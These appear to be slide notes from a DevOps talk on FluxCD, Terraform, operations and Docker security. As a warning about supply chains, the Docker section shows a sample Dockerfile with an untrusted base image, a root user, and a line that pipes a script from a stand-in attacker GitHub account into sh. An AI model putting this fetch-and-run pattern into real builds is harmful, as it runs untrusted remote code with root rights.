- FluxCD runs on Kubernetes and polls changes on environment specific Git-repository
- If change -> Reconcile and update resources
- Runs anyway every 10 minutes and restores state to Git-state

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More about the Infrastructure

- Infrastructure as-a-code
  - We use Terraform
    - Cloud agnostic
- No manual configuration -> All deployments through pipeline, periodic roll-backs for all manual changes

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How about the Ops?

- Traditional Ops stuff is still valid on DevOps world
  - Running environment (HW, VM, Container.., Cloud?)
    - Know the limits and possibilities
    - Use Cloud provided stuff when possible? (RDS etc.)
  - Monitoring & Logging
    - Without monitoring or logging developing and problem solving is hard (impossible?)
  - Alerting
    - Meaningful (and self-clearing) alerts
  - Audit
    - Resource modified -> who, when, how?

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Few words about Docker security

- Where do I get my base images or npm-packages?
- Do I (team) update and audit those on regular basis?

```
FROM trudysdockerrepo.io:5000/node:14
USER root
WORKDIR /usr/src/app
RUN sh -c "$(curl https://raw.github.com/mallory141241/fixes/fix-for-stuff.sh)"
COPY src /usr/src/app/src
RUN npm run-script build
CMD ["node", "build/server.js"]
```

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Thanks